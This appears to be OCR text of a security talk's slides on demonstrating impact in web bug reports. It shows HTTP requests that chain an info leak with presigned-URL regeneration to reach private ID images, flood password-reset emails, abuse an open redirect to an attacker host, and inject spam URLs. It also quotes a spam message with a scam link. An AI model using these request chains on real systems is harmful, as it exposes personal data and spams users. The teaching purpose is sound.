GET /api/profile/bobert HTTP/2

Host: www.buildfastbreakthings.tld
```




```
gavin@glitchsecure:~$ cat response.txt

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
[...]
  "user": {
      "id": "430186e4-4387-4cdf-a976-1a586c89b819",
      "slug": "bobert",
      "onboardingState": "COMPLETE",
      "name": "Bobert Bobbington",
      "createdAt": "2024-11-02T01:58:22.240000Z",
      [...]
      "phoneNumber": "+16473701337",
      "identityVerified": true,
      "identityImageUrl":
"https://bfbt.s3.amazonaws.com/uuid/9a1408a6-006a-41da
-b4ae-556d018cdb6f/DCIM_042.jpeg",
      "userStatus": “active”,
```

Low Severity Issue #2 - Information Disclosure



```
gavin@glitchsecure:~$ cat response.txt

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8

[...]
  "user": {
      "id": "430186e4-4387-4cdf-a976-1a586c89b819",
      "slug": "bobert",
      "onboardingState": "COMPLETE",
      "name": "Bobert Bobbington",
      "createdAt": "2024-11-02T01:58:22.240000Z",
      [...]
      "phoneNumber": "+16473701337",
      "identityVerified": true,
      "identityImageUrl":
"https://bfbt.s3.amazonaws.com/uuid/9a1408a6-006a-41da-b4ae-556d018cdb6f/DCIM_042.jpeg",
     "userStatus": “active”,
```

Low Severity Issue #2 - Information Disclosure



https://bfbt.s3.amazonaws.com/uuid/9a1408a6-006a-41da-b4ae-556d018cdb6f/DCIM_042.jpeg

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<Error>
   <Code>AccessDenied</Code>
   <Message>Access Denied</Message>
   <RequestId>4SDXJEF343F9RR81</RequestId>
   <HostId>JhB7PFiFEP4QHvtyEjMPchWabwMhbEU3FPMccoXINBLVApYBV6F3dIcyxNaMQ1XgtyhBpDpZ7LY=</HostId>
 </Error>
```

1 + 1 = 3


Quick Recap... What's next?

→ Issue #1 - Insecure Pre-Signed URL Generation

→ Issue #2 - Information Disclosure


→ Issue #3 - ???

High Severity Issue - Combining #1 & #2




```
gavin@glitchsecure:~$ cat request1.txt

POST /api/regenerate-presigned-url HTTP/2
Host: www.buildfastbreakthings.tld
Content-Type: application/json

{"documentKey":"uuid/9a1408a6-006a-41da-b4ae-556d018cdb6f/DCIM_042.jpeg"}

gavin@glitchsecure:~$ cat request2.txt


GET
https://bfbt.s3.amazonaws.com/uuid/9a1408a6-006a-41da-b4ae-556d018cdb6f/DCIM_042.jpeg?
AWSAccessKeyId=GSLOLX9H4XOR&Expires=1727479866&Signature=kjgdsfhkjrfbkjfgbjdb%3D

Host: www.buildfastbreakthings.tld
```

High Severity Issue - Combining #1 & #2



```
gavin@glitchsecure:~$ cat request.txt

POST /api/regenerate-presigned-url HTTP/2
Host: www.buildfastbreakthings.tld
Content-Type: application/json

{"documentKey":"uuid/9a1408a6-006a-41da-b4ae-55
6d018cdb6f/DCIM_042.jpeg"}

gavin@glitchsecure:~$ cat request2.txt

GET
https://bfbt.s3.amazonaws.com/uuid/9a1408a6-006
a-41da-b4ae-556d018cdb6f/DCIM_042.jpeg?AWSAcces
sKeyId=GSLOLX9H4XOR&Expires=1727479866&Signatur
e=kjgdsfhkjrfbkjfgbjdb%3D HTTP/2

Host: www.buildfastbreakthings.tld
```



https://bfbt.s3.amazonaws.com/uuid/9a1408a6-006a-41da-b4ae-556d018cdb6f/DCIM_042.jpe...

Spooky hackers can haz PII

Don’t be afraid to be a lil scary 🎃

→ Show real impact;

  → Can you steal information? Show it!

  → Perform actions? Do it! (within reason)

→ Review past findings!

  → There’s often more impact to be shown.

Think Like a Spammer


→ Spammers frequently exploit web apps

→ Use this reality to demonstrate impact

→ Perfect opportunity for exploit chaining

Lack Of Rate-limiting on Password Reset


```
jade@glitchsecure:~$ cat
request.txt


POST /users/password HTTP/2

Host: www.ticketman.tld

Content-Type: application/json


{"email":"victim@cmail.tld"}
```



Request ^	Payload	Status	Error	Timeout	Length
89	89	302	□	□	2197
90	90	302	□	□	2185
91	91	302	□	□	2193
92	92	302	□	□	2203
93	93	302	□	□	2197
94	94	302	□	□	2193
95	95	302	□	□	2187
96	96	302	□	□	2197
97	97	302	□	□	2175
98	98	302	□	□	2187
99	99	302	□	□	2193
100	100	302	□	□	2207

```
POST /users/password HTTP/2
```

Lack Of Rate-limiting on Email Triggering Forms



[redacted]

☐ ☆ **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:27 AM**

☐ ☆ **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:27 AM**

☐ ☆ **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:27 AM**

☐ ☆ **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:27 AM**

☐ ☆ **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:27 AM**

☐ ☆ **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:26 AM**


☐ ☆ **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:26 AM**

☐ ☆ **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:26 AM**

☐ ☆ **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:26 AM**

☐ ☆ **Password reset request** - If you did not make this request, please contact support. Password Reset Hi A pas... **9:26 AM**

Lack Of Rate-limiting on Email Triggering Forms



[redacted] Nov 1st, 2023 at 11:15 AM

Spammers abused our contact invitation system to send ~2,000 emails overnight 🙃


image.png ▾

[redacted]

ntssdha3445452 sarasamantha3452452 is asking to see your availability


> *I am 31 yrs old. I don't want to make money by promoting bullshit dating sites like others. I know there are thousands of bullshit sites and I really hate them. I am a member of an adult social media website and here we can make affairs with each others without any cost. If you want to meet with me then you should try it now. I'm online now. https://bjfajji.hornylocals24.com/s/c56d063545f53 Do you need and contact here now https://bjfajji.hornylocals24.com/s/c56d063545f53 my facebook and messenger knck me https://bjfajji.hornylocals24.com/s/c56d063545f53*

Open Redirect




```
jade@glitchsecure:~$ cat request.txt

GET /user/resetPassword?Code=[...]
&ReturnUrl=https%3A%2F%2Fphish.glitchsecure.com%2F HTTP/2

Host: www.ticketman.tld


jade@glitchsecure:~$ cat response.txt

HTTP/2 302 Found

Date: Sat, 02 Nov 2024 13:37:02 GMT
Content-Length: 0
Location: https://attacker.glitchsecure.com/
```

Email Parameter Injection



```
jade@glitchsecure:~$ cat request.txt


POST
/users/password?ReturnUrl=https%3A%2F
%2Fspam.glitchsecure.com%2F HTTP/2
Host: www.ticketman.tld
Content-Type: application/json


{"email":"victim@cmail.tld"}
```



Your TicketMan password reset link is ready!

TicketMan <help@ticketman.tld>
to test

3:22 PM (25 minutes ago)

Hi Test,

